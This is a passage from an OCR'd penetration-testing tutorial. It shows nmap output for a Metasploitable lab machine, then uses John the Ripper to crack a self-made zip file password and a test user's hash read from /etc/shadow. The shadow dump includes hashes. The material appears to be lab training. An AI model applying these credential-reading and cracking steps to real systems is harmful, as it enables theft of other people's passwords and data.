
```
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
953/tcp  open  rndc
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
3632/tcp open  distccd
5432/tcp open  postgres
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.184 seconds
           Raw packets sent: 1714 (75.416KB) | Rcvd: 3451 (144.988KB)
msfadmin@metasploitable:~$ _
```

Hosts

```
msfadmin@metasploitable:~$ more /etc/hosts
127.0.0.1       localhost
127.0.1.1       metasploitable.localdomain      metasploitable

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts
msfadmin@metasploitable:~$
```


. All listening ports on the network:

sudo netstat -nap



JOHN THE RIPPER


After successfully penetrating to a host we have to use some password cracking tools as the user generally keep passwords for his zip,rar files to protect his data but now we are cracking it using john the ripper tool



Firstly we should make a word file and zip it and protect with password


So firstly

You can see that I have created a text file called hello




LATER

I have inserted something random text in that word file called hello



Here I have created a zip file named hai.zip for the text file hello and provided a password called 2345 for it


So to open the zip file you have to give the password 2345 to open the zip file



Here you can see a zip file is created and asking password to open the file


So we have successfully protected the text file hello in hai.zip

Now we will crack this password using john the ripper




John theripper tool is pre installed inkali linux

Now I have just clicked john in terminal to know the specifications and version that I have




Zip2john is a command that provides password hash of the zip file


Now the password hash we have extracted is saved on the file called hash.txt




After clicking the command john hash.txt you can see that in bottom it has provided the password as 2345 for hai.zip file

So we have successfully cracked the password after penetrating to the target






Now clicking 2345 as a password provided by the john-the-ripper



It has successfully opened

Not only the zip file you can crack any type of file like pdf,xar etc..

Now lets try to crack the passwords of users using john the ripper



Now I'm creating a user named as strange

And providing password as 1234

```
┌──(narasimha㉿narasimha)-[~]
└─$ sudo cat /etc/shadow
root:!:18903:0:99999:7:::
daemon:*:18903:0:99999:7:::
bin:*:18903:0:99999:7:::
sys:*:18903:0:99999:7:::
sync:*:18903:0:99999:7:::
games:*:18903:0:99999:7:::
man:*:18903:0:99999:7:::
lp:*:18903:0:99999:7:::
mail:*:18903:0:99999:7:::
news:*:18903:0:99999:7:::
uucp:*:18903:0:99999:7:::
proxy:*:18903:0:99999:7:::
www-data:*:18903:0:99999:7:::
backup:*:18903:0:99999:7:::
list:*:18903:0:99999:7:::
irc:*:18903:0:99999:7:::
gnats:*:18903:0:99999:7:::
nobody:*:18903:0:99999:7:::
_apt:*:18903:0:99999:7:::
systemd-timesync:*:18903:0:99999:7:::
systemd-network:*:18903:0:99999:7:::
systemd-resolve:*:18903:0:99999:7:::
mysql:!:18903:0:99999:7:::
tss:*:18903:0:99999:7:::
strongswan:*:18903:0:99999:7:::
ntp:*:18903:0:99999:7:::
messagebus:*:18903:0:99999:7:::
redsocks:!:18903:0:99999:7:::
rwhod:*:18903:0:99999:7:::
iodine:*:18903:0:99999:7:::
```

After clicking sudo cat /etc/shadow


It will provide the details of all domains and users

At the last you can see the user strange and his password hash

```
stunnel4:!:18903:0:99999:7:::
Debian-snmp:!:18903:0:99999:7:::
speech-dispatcher:!:18903:0:99999:7:::
sslh:!:18903:0:99999:7:::
nm-openvpn:*:18903:0:99999:7:::
nm-openconnect:*:18903:0:99999:7:::
pulse:*:18903:0:99999:7:::
saned:*:18903:0:99999:7:::
inetsim:*:18903:0:99999:7:::
lightdm:*:18903:0:99999:7:::
colord:*:18903:0:99999:7:::
geoclue:*:18903:0:99999:7:::
king-phisher:*:18903:0:99999:7:::
dradis:*:18903:0:99999:7:::
beef-xss:*:18903:0:99999:7:::
_caldera:*:18903:0:99999:7:::
narasimha:$y$j9T$4QtEJxcMh9aZhzEBPsHMR.$yFbnQctepR.Q0LsWVPWpaODfRUYmtqWjfK.BeSWQgT0:18903:0:99
999:7:::
systemd-coredump:!*:18903::::::
vboxadd:!:18903::::::
strange:$y$j9T$FuLOwORPsdhkrMoPznNn01$/3qg4HZqqcC8STn19vYY8sq3E8otp/1ywIn8dfCe69.:18945::::::

┌──(narasimha㉿narasimha)-[~]
└─$
```

You can see that it has given the password for user called strange as 1234 in the bottom

